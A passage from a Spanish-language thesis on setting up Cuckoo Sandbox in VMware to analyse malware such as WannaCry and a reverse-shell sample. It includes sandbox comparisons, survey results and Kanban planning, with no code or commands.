Por estos motivos, se eligió el sistema operativo Linux Ubuntu como anfitrión para la instalación de la *sandbox* y como se mencionó anteriormente Windows es uno de los sistemas operativos de escritorio más usado, por lo cual, se ha optado por realizar prueba de infección en dicho sistema operativo, por lo tanto, estos dos sistemas operativos son de utilidad por sus características y la usabilidad, que se les da en la actualidad.

Vulnerabilidades del sistema operativo Windows

Los sistemas operativos en la actualidad son un apoyo en la vida diaria de las personas, pero al ser un *software* informático, tienen brechas de seguridad, por lo que, a continuación, se mencionan las vulnerabilidades que han existido en el sistema operativo Windows.

Se ha encontrado vulnerabilidades como *Eternalblue*, ejecución de código remoto (RDP), elevación de privilegios del *kernel* de Windows, vulnerabilidad de omisión de la función de seguridad de las reglas de *firewall* de Windows *AppContainer*, vulnerabilidad de código remoto en el servidor de nombres de dominio (DNS) de Windows, y así surgen más vulnerabilidades con el pasar del tiempo (Aver, 2021).

Herramientas adicionales

Python

Python es un lenguaje de programación altamente usado, para el desarrollo de *software* y facilitar el manejo de datos, Python es útil porque, se ejecuta en distintas plataformas, e integra varios tipos de sistemas y aumenta la velocidad del desarrollo. Todo esto es posible porque este lenguaje trae consigo beneficios debido a que es un lenguaje de código abierto.

No se necesita de ninguna licencia para utilizarlo, además, la comunidad aporta con varias librerías y nuevas aplicaciones, por lo que, se logra abordar áreas de

mucha importancia como la inteligencia artificial, diseño de aplicaciones web y entre otros ámbitos de la informática (Visus, 2020).

Por lo tanto, Python es un lenguaje que aporta con una gran cantidad de librerías con el fin de crear un código o un *software* capaz de ejecutar instrucciones secuenciales hasta llegar a un fin, e indicar los resultados según la codificación del autor, con los aspectos mencionados Python es útil para este proyecto de desarrollo para realizar actividades entre las máquinas virtuales.

Virus total

Virus total es un sitio web que tiene una base de datos actualizada, y posee más de 50 antivirus y más de 60 motores de detección y entre los más destacados está *Kaspersky*, *CyRadar*, *Emsisoft*, *Sophos*, entre otros (KeepCoding, 2022).

Con la herramienta de Virus Total, se logra examinar archivos Uniform Resource Locator (URL) de páginas web, y procesarlas a través de varios antivirus con el fin de buscar códigos maliciosos, que se encuentren ocultos en el interior del *software*. Por lo tanto, finalizada la búsqueda, Virus Total, brinda un informe en que detalla los hallazgos encontrados y, finalmente, marca si el archivo o la URL es confiable o no es confiable. Por lo tanto, en este proyecto de desarrollo, se utiliza Virus Total con el fin de manejar esta herramienta dentro del entorno de la *sandbox* y obtener datos relevantes para el análisis.

1.3. Metodología

La metodología de investigación cuasi experimental, se utiliza para la realización de pruebas experimentales, por ello, es importante señalar que no todas las variables, se logran controlar. El uso de esta metodología de investigación, se considera importante debido a la simplicidad con la que, se realizan las pruebas (Lagua Gavilanes, 2021).

Por lo tanto, con esta metodología, se escogen datos para someterlos a pruebas de evaluación para encontrar resultados del análisis del grupo de valores

seleccionados, con el fin de hallar respuestas o preguntas durante todo el ciclo de evaluación.

Durante varios años, se ha utilizado la metodología de investigación cuasi experimental porque existe una estructura general, que se basa en conseguir las garantías que ofrecen las investigaciones experimentales, y como primer punto es implementación de un programa que efectúe procesos teóricos de los fenómenos para abordarse en los procesos metodológicos y con ello pasar a la siguiente fase de implantar un programa de muestreo de unidades para saber qué sucede con el flujo de las características en cada nivel y que el programa determine los efectos positivos, negativos, directos, inversos, entre las unidades que están inmersas durante el análisis.

Finalmente, elaborar un modelo o un informe capaz de explicar todo el proceso desde que ocurrió la intervención y que manifieste las causas y efectos, antes y después de alcanzar el umbral producido por el análisis (Fernández-García et al., 2014).


Con lo mencionado anteriormente, para este proyecto de desarrollo es apoyarse en distintas tareas para alcanzar el objetivo de describir cuales son las situaciones analizadas antes y después de los sucesos, por lo que, se define varios pasos basados en la metodología de investigación mencionada para la implementación de un *sandbox* y describir los hallazgos encontrados durante todo el ciclo de la ejecución del análisis, hasta llegar a obtener los resultados positivos o negativos de la investigación.

A continuación, se habla sobre la metodología de desarrollo Kanban, la cual, ayuda a conseguir una fluidez en las actividades a realizar durante la ejecución de los procesos de desarrollo.

La metodología Kanban, tiene muchos aportes importantes para la realización de proyectos de desarrollo y su objetivo principal es gestionar de manera general cómo se completan tareas, se basan en el desarrollo incremental, para dividir el trabajo

en partes para una mejor gestión de proyectos (Arroba Flores, 2021). Por esta razón, se utiliza la metodología Kanban para obtener resultados transparentes durante la ejecución de la metodología de desarrollo, por lo tanto, sus ventajas, se muestran en el gráfico número 2.

Gráfico 2. Ventajas de la metodología Kanban.



Fuente: modificado a partir de iswkanban (2015).

El tablero Kanban permite mantener el trabajo con total transparencia, esto sostenido por Atlassian (2022), que indica lo siguiente:

[...] La metodología Kanban, se basa en una transparencia total del trabajo y una comunicación en tiempo real de la capacidad. Por lo tanto, el tablero de Kanban, se considera la única fuente fiable de información sobre el trabajo del equipo. (p. 8)

Por consiguiente, se utiliza la herramienta de Trello para mantener una secuencia en la realización de las fases y en gráfico número 3, se muestra el tablero de Kanban digital.

Gráfico 3. Tablero Kanban



Fuente: tomado de Atlassian (2022)

1.4. Sandbox y Cuckoo Sandbox

Sandbox es el término, que se utiliza en la informática para referirse a una caja de arena y en área de la ciberseguridad, se utiliza para proteger a los activos de información de algún tipo de virus informático, por lo tanto, un *sandbox* es una caja de arena, que se utiliza para resguardar y aislar procesos que logren ocasionar daños a la red de activos (Romero, 2019).

Sandbox es un lugar aislado en el que, se realiza diferentes tipos de prueba sin causar daños a otros dispositivos, *sandbox* es el sitio adecuado para la práctica de experimentos y correr cualquier tipo de archivo para determinar cuáles serían los efectos más peligrosos.

Desde hace algunos años ha existido amenazas hacia los equipos electrónicos y es probable que sirva para obtener un beneficio económico, por lo que, con ayuda de la tecnología, se empezó a descubrir la forma de cómo contener los ataques y, se empezó a implementar los entornos aislados, Por lo tanto, en la actualidad a los ambientes tecnológicos seguros para realizar pruebas, se los conoce como *sandbox* y ayudan a prevenir y encontrar *malware* para mitigar las vulnerabilidades que causan daños en el entorno digital.

Para qué sirve una *sandbox*

Las *sandbox*, se centran en restringir el acceso a distintas partes del ordenador, como a los archivos del sistema, accesos a discos, accesos a memoria, redes y registros, que se encuentren en el sistema, pero también, existen *sandbox* que están destinadas a los entornos web, máquinas virtuales y aislamiento de aplicaciones (George Varela & González Tamayo, 2012).


La *sandbox* sirve para realizar pruebas de ejecución de diferentes archivos con la finalidad de crear un entorno aislado de la máquina física y efectuar procesos para vigilar los sucesos de los archivos ejecutados y obtener resultados para comprender, si afectaría de manera positiva o negativa al ejecutar los programas en las máquinas principales.

Tipos de *sandbox*

Windows *sandboxie* es un entorno que proporciona un espacio de escritorio ligero para la ejecución de programas de forma segura y de manera aislada, por lo que, al correr un programa, se separa de los procesos de la máquina host y al momento de cerrar el espacio aislado, se eliminan los archivos y el estado del *software* (vinaypamnani-msft, 2022).

En el gráfico número 4, se muestra como es la arquitectura de *sandboxie* de Windows.

Gráfico 4. Arquitectura de *Sandboxie* Windows




Fuente: tomado de vinaypamnani-msft (2022).

Como se aprecia en el gráfico Windows *sandboxie* separa los procesos de la máquina física, de los procesos, que se ejecutan en la *sandbox* y así mantener un control de seguridad y conservar los subprocessos aislados del host.

LXC Es una herramienta que funciona bajo Linux y permite el aislamiento basado en contenedores para la implementación de nuevos ambientes controlados con la finalidad de levantar o ejecutar aplicaciones y todo esto dentro de un núcleo de *kernel* (Ruiz Rodríguez, 2019).

En el gráfico número 5, se muestra como es la arquitectura de la ejecución de los contenedores basados en el *kernel* de Linux al usar la herramienta LXC.




Fuente: tomado de Ruiz Rodríguez (2019).

Como se aprecia en el gráfico número 5, LXC, se apoya del *kernel* de Linux para crear contenedores y virtualizar diferentes sistemas operativos y así estos contenedores logran poseer su propia memoria RAM y ejecutar aplicaciones en sus propios ficheros sin afectar a los procesos de la máquina física.

Cuckoo *sandbox* es un *software* que maneja de manera centralizada las ejecuciones del *malware* en máquinas virtuales al crear un entorno aislado para que controle el flujo de información hacia la máquina invitada, por lo que, de esta forma cuckoo aísla el *malware* en los invitados de forma segura (Mills & Legg, 2021).

En el gráfico número 6, se muestra la arquitectura de cómo funciona cuckoo para realizar la comunicación con las máquinas invitadas.

Gráfico 6. Arquitectura de cuckoo *sandbox*



Fuente: tomado de Quezada Haro (2017).

Como se aprecia en el gráfico número 6, se observa como el host de cuckoo tiene una red virtual en la que opera con máquinas virtuales invitadas para mantener la seguridad al aislar el *malware* en una red de la que no logra salir e infectar a otros equipos tecnológicos.

Comparación de *sandbox*

En el cuadro número 2, se muestra la comparación entre *sandbox*, contenedores, y módulo de seguridad del *kernel* de Linux, para visualizar la efectividad de estos sucesos al momento de aislar procesos.

Cuadro 2. Comparación entre *sandbox*

Prueba \ <i>sandbox</i>	Descripción	Cuckoo <i>sandbox</i>	LXC	SELinux
<i>Backdoor</i>	Herramienta para determinar puertos abiertos en el host	Si	Si	Si
<i>Root_File</i>	Crea un entorno distinto y deniega los permisos a los accesos a los ficheros	Si	Si	Si
<i>Exhaust_memory</i>	No permite manejar el uso de la memoria principal del sistema	Si	No	No
<i>AES_Encrypt</i>	No logra crear ni eliminar ficheros del entorno real	Si	Si	Si
<i>process</i>	No comparten procesos con la máquina física	Si	Si	Si
<i>Exhaust_disk</i>	Utiliza toda la memoria asignada al sistema operativo virtual, pero no provoca daños en el sistema real	Si	No	No

Fuente: modificado a partir de Ruiz Rodríguez (2019).

En la comparación realizada, las *sandbox*, que se manejan bajo un aislamiento de procesos consumen una gran cantidad de espacio para controlar las máquinas virtuales y los diferentes contenedores que se utilizan, pero sus resultados son favorables al usar herramientas como *cuckoo sandbox* (Ruiz Rodríguez, 2019).

Por lo tanto, *cuckoo sandbox* es útil para el presente desarrollo porque maneja la virtualización de las máquinas con el fin de aislar los procesos en un solo host invitado, además, al utilizar máquinas virtuales los efectos del *malware*, se ejecutan como si fueran máquinas físicas, por otro lado, *cuckoo sandbox*, también, permite visualizar el proceso de la infección del *malware* y es por estos motivos que esta herramienta es de gran apoyo durante los procesos de desarrollo.

Cuckoo *sandbox*

Cuckoo es una herramienta de código abierto que ayuda a identificar *malware* en archivos maliciosos al usar firmas y, además, brinda datos de las actividades durante el análisis para obtener resultados de lo que realiza un archivo (Cuckoo Sandbox, 2019).

La *sandbox* de cuckoo, es una caja de arena que es utilizada para realizar un análisis de diferentes tipos de *malware*, con el propósito de encontrar vulnerabilidades en una red para prevenir riesgos, por lo que, es necesario tener una máquina virtual para realizar pruebas y encontrar datos sobre los archivos enviados.

Esta herramienta realiza los procesos del análisis de datos para diferenciar las tareas durante las actividades, por lo que, cuckoo *sandbox* crea nuevos archivos para guardar los datos y almacenar la información en una carpeta temporal, la cual, posee un árbol de procesos que indica la actividad del *malware* (Jamalpur et al., 2018).

Cuckoo sirve para realizar una búsqueda de código malicioso dentro de un *software* no confiable, con el fin de reflejar si dicho *software* posee alteraciones de código para realizar procesos que no estén relacionados con las actividades para las que fue diseñado el *software*.

Ventajas de utilizar cuckoo *sandbox*

Al trabajar con cuckoo, se obtiene una ventaja para el análisis de *malware* debido a que ofrece un ambiente controlado y, se basa en reglas de comportamiento, por lo que, al realizar las pruebas de ejecución, se tienen resultados de gran utilidad, por eso, es importante saber cómo usar cuckoo *sandbox* en ciberseguridad (KeepCoding, 2022).

Tener un espacio de pruebas mediante cuckoo *sandbox* es importante para ejecutar archivos y tener la seguridad que no afecta a otras partes de la máquina principal, por lo que, se tiene la libertad para experimentar sin límites, al saber que no existiría ningún peligro que genere consecuencias graves.

Cuckoo *sandbox* proporciona datos de la ejecución de muestras de *malware*, por lo tanto, los resultados que genera son basados en una serie de pruebas que

muestran información de lo que sucedió durante la ejecución (Jamalpur et al., 2018).

Finalmente, después de los procesos a realizar, se espera visualizar los sucesos que han ejecutado los archivos maliciosos y observar todo el daño que ha causado y los efectos que ha generado en el entorno virtual, con el fin de conocer si un archivo contiene o no *malware*.

CAPÍTULO II. DISEÑO METODOLÓGICO

2.1. Metodología de investigación

Investigación cuantitativa

El tema, que se desarrolla requiere de una investigación cuantitativa dado que al ser un trabajo de desarrollo necesita de una recolección de información del uso de un *sandbox* en un entorno controlado, es por estos motivos, que se realiza una indagación de este tipo para analizar los datos.

Investigación cuasi experimental

El proyecto de desarrollo tiene un enfoque cuasi experimental debido, a que se realiza una investigación basada en actividades experimentales en una máquina virtual en un ambiente de pruebas controlado para la ejecución de código y obtener datos anómalos o datos normales del *software*, que se ejecuta.

Herramientas

En el presente proyecto de desarrollo, se utiliza una herramienta específica para la virtualización como VMware en el cual, se crea una máquina virtual con el sistema operativo de Linux Ubuntu y otra máquina virtual con el sistema operativo de Windows 10, por otro lado, se utiliza el *software* de cuckoo *sandbox* con la finalidad de contener los ataques en una caja de arena, además, se utiliza el repositorio de GitHub para descargar muestras de *malware* y, finalmente, se usa la herramienta de Virus Total, para obtener datos sobre los archivos no confiables.


Instrumentos

Para diagnosticar el uso de una *sandbox* en un entorno controlado para el análisis del *malware*, se toma como muestra a los departamentos que comprenden el área relacionada con la tecnología, la seguridad y la educación en ramas de la

informática, debido a que son quienes tienen mayor comprensión sobre el tema y así elaborar estadísticas de los datos obtenidos, para lo cual, se adjunta el formato de la encuesta en el anexo uno y los resultados obtenidos de la encuesta, se los indica a continuación.

En el gráfico número 7, se muestra el total de 61 encuestados de la cual, 17 son del área de sistemas informáticos, seguido de 3, que se encuentran en el área de la seguridad informática, 18 estudiantes de áreas que tienen relación con la tecnología, 1 en el área de la docencia en la rama de la informática y, finalmente, con 22 personas, que se encuentran en el área de tecnologías de información.


Gráfico 7. Área laboral de los encuestados



Fuente: elaboración propia.

La primera interrogante, se planteó de la siguiente manera “¿Conoce el término *sandbox* o caja de arena?”, con la finalidad de conocer si las personas encuestadas conocen acerca del tema y en el gráfico número 8, se muestra los resultados y, se da a conocer que el 57.4% de los encuestados no conocen acerca del término *sandbox* y que el 42.6% si tiene conocimiento sobre una *sandbox*.

Gráfico 8. Pregunta uno



Fuente: elaboración propia.

De los encuestados que respondieron no en la anterior pregunta, se les indicó una breve explicación de lo que es un *sandbox*, lo cual, dio los siguientes resultados, que se muestran en el gráfico número 9, el 48.6% les parece muy útil, seguido del 34.3% que les parece útil y que el 17.1% están en una posición neutral.

Gráfico 9. Pregunta dos




Fuente: elaboración propia.

De los participantes que sí conocen acerca del *sandbox* procedieron a contestar las siguientes preguntas “¿En su organización actual utilizan tecnologías *sandbox* para el análisis del *malware* en entornos controlados?” y, se observa en el gráfico número 10 que el 23.1% aplican estas tecnologías y el 76.9% no utilizan estas tecnologías para el análisis del *malware*.

Gráfico 10. Pregunta tres

¿En su organización actual utilizan tecnologías sandbox para el análisis del malware en entornos controlados?

26 respuestas :




Fuente: elaboración propia.

En el gráfico número 11, se encuentra la pregunta “¿Con que frecuencia realiza un monitoreo de *malware* a través de una *sandbox*?” y, se obtiene que el 3.8% lo realiza muy frecuentemente, seguido del 11.5% que lo hace de manera frecuentemente, el 15.4% que lo realiza ocasionalmente, el 26.9% lo efectúa raramente y, finalmente, que 42.3% no lo ejecuta.

Gráfico 11. Pregunta cuatro

¿Con que frecuencia realiza un monitoreo de malware a través de una sandbox?

26 respuestas




Fuente: elaboración propia.

En el gráfico número 12, se muestra la pregunta “¿Le parece de utilidad la configuración y uso de una *sandbox* dentro la organización?” y, se obtiene que el 46.2% le parece útil, seguido del 30.8% que opina muy útil, el 15.4% seleccionó neutro y, finalmente, con el 7.7% que le parece no útil.

Gráfico 12. Pregunta cinco

¿Le parece de utilidad la configuración y uso de una sandbox dentro la organización?
26 respuestas




Fuente: elaboración propia.

En el gráfico número 13, se muestra la pregunta “¿Usted está de acuerdo con el uso de tecnología *sandbox* para el aislamiento de procesos de *software* no confiable?” y, se tiene los siguientes resultados, el 53.8% de los encuestados están de acuerdo, seguido con el 34.6% que están totalmente de acuerdo, el 7.7% que no están ni de acuerdo, ni en desacuerdo y el 3.8% están en desacuerdo.

Gráfico 13. Pregunta seis

¿Usted está de acuerdo con el uso de tecnología *sandbox* para el aislamiento de procesos de *software* no confiable?
26 respuestas




Fuente: elaboración propia.

En el gráfico número 14, se indica la pregunta “¿Qué importancia merece la utilización de recursos tecnológicos para el análisis del *malware* en ambientes controlados?” y, se obtuvo que el 53.8% de los encuestados les parece muy importante, seguido del 26.9% que seleccionaron importante y, finalmente, con el 19.2% que opinan moderado.

Gráfico 14. Pregunta siete

¿Qué importancia merece la utilización de recursos tecnológicos para el análisis del malware en ambientes controlados?
26 respuestas




Fuente: elaboración propia.

En el gráfico número 15, se muestra la pregunta “¿Qué probabilidad existe de que usted recomiende el uso de una *sandbox*?” y el 50% de los encuestados respondió probable, seguido del 38.5% que seleccionó muy probable y, finalmente, con el 11.5% que respondió ocasionalmente probable.

Gráfico 15. Pregunta ocho

¿Qué probabilidad existe de que usted recomiende el uso de una *sandbox*?
26 respuestas



Fuente: elaboración propia.

Con la información recolectada tras la realización de la encuesta sobre el uso de herramientas *sandbox* en entornos controlados, se menciona que las personas que no conocen el término *sandbox* representan el 57.4%. De los encuestados que seleccionaron la opción no, a la mayoría les parece de utilidad estas herramientas dentro de su organización y de las personas que conocen este tipo de *software*, representan el 23.1% de los encuestados, aplican este tipo de herramientas para monitorear el *malware* dentro de la empresa. Finalmente, se menciona que la mayor parte de los encuestados está de acuerdo con la implementación de estas herramientas debido a que le dan la importancia necesaria al análisis del *malware*.

2.2. Metodología de desarrollo

La metodología de desarrollo para el presente trabajo es Kanban, debido a que sirve como un marco de trabajo en el cual, se aprecia una total transparencia del trabajo y [...] “consiste en visualizar el trabajo, limitar el trabajo en curso y maximizar la eficiencia” Atlassian (2022). Por estos motivos, se utiliza esta metodología para controlar y visualizar desde la primera fase hasta la última fase de progreso.

En el gráfico número 16, se muestra las fases a realizar con ayuda de la metodología Kanban


Gráfico 16. Fases del proyecto de desarrollo



Fuente: elaboración propia.

Para la realización de estas fases, se procede a utilizar el *software* de Trello para mantener un control sobre las fases, además, [...] “Trello es una herramienta visual que permite a los equipos gestionar cualquier tipo de proyecto y flujo de trabajo, así como supervisar tareas” Atlassian (2022). Por lo tanto, la herramienta de Trello ayuda a este proyecto de desarrollo a llevar las actividades de manera secuencial y ordenada debido a, que se divide en tres secciones, la primera es la lista de tareas, la segunda es lista en proceso y, finalmente, está la lista de tareas realizadas. En el gráfico número 17, se muestra la página principal de las fases del proyecto.

Gráfico 17. Herramienta Trello



Fuente: elaboración propia.

En el gráfico número 18, se muestra el tablero inicial y, se empieza a ejecutar las actividades.

Gráfico 18. Lista de tareas




Fuente: elaboración propia.

Fase 1: selección del *malware*

En el gráfico número 19, se muestra la realización de la fase número uno del proyecto de desarrollo.


Gráfico 19. Fase 1 en proceso



Fuente: elaboración propia.

La cantidad de *malware* existente es amplia, por lo que, en esta parte, se centra en el *ransomware* porque existen diferentes variantes, entre ellos, se encuentra a WannaCry, GandCrab, Stop/Djvu, PolyRansom/VirLock, Shade, entre otras variantes de *ransomware* que han causado daños en los últimos tiempos (SecureList Kaspersky, 2021). Y en la gráfica número 20, se muestran los datos de los porcentajes de ataques de las variantes del *ransomware*.

Gráfico 20. Datos Kaspersky



Fuente: tomado de SecureList Kaspersky (2021).

En los últimos años, se ha visto muchos ataques cibernéticos y entre uno de estos ataques, se encuentra uno muy conocido por la forma de infectar otros dispositivos de una red, el *ransomware* WannaCry comenzó su ataque el 12 de mayo del 2017, el cual, provocó un caos a nivel mundial en más de 150 países, porque el *ransomware* no tenía un objetivo específico para el ataque.

Los países con mayor impacto durante el proceso del ataque del *ransomware*, se encuentra a Rusia, China, Brasil, entre otros países que fueron afectados por una serie de acontecimiento en los que, se deshabilitan los sistemas de los hospitales,

universidades, aeropuertos, empresas de transporte y agencias gubernamentales (Latto, 2021). Y en la gráfica número 21, se muestra cómo WannaCry ataca las redes e infecta a otros dispositivos

Gráfico 21. Infección de WannaCry en la red




Fuente: tomado de Latto (2021).

Por estos motivos, se va a realizar un análisis de los efectos del *ransomware* WannaCry en un entorno controlado para observar su comportamiento y posteriormente obtener resultados positivos o negativos de la investigación.

Como siguiente punto, se escoge el *malware* creado con la finalidad de obtener una *shell* reversa, debido a que en la actualidad existen diferentes herramientas para crear un archivo en el que contenga un *payload* para ganar privilegios sobre la máquina objetivo, por lo tanto, al existir estas herramientas los usuarios con conocimientos bases sobre la informática y que esté relacionado con la parte de *hacking* son capaces de crear un *exploit* básico, para probar la efectividad al realizar pruebas para el conocimiento, pero cabe recalcar que no siempre, se realiza con intenciones maliciosas pero al tener la ventaja de crear un *exploit* de manera sencilla, ya es considerado una amenaza hacia los activos de información.

Por lo tanto, en la gráfica número 22, se muestra cómo obtener acceso hacia una máquina objetivo a través de la ejecución de un *exploit* para adquirir una *shell* reversa.

Gráfico 22. *Shell reversa*

Fuente: tomado de Amminabhavi (2019).

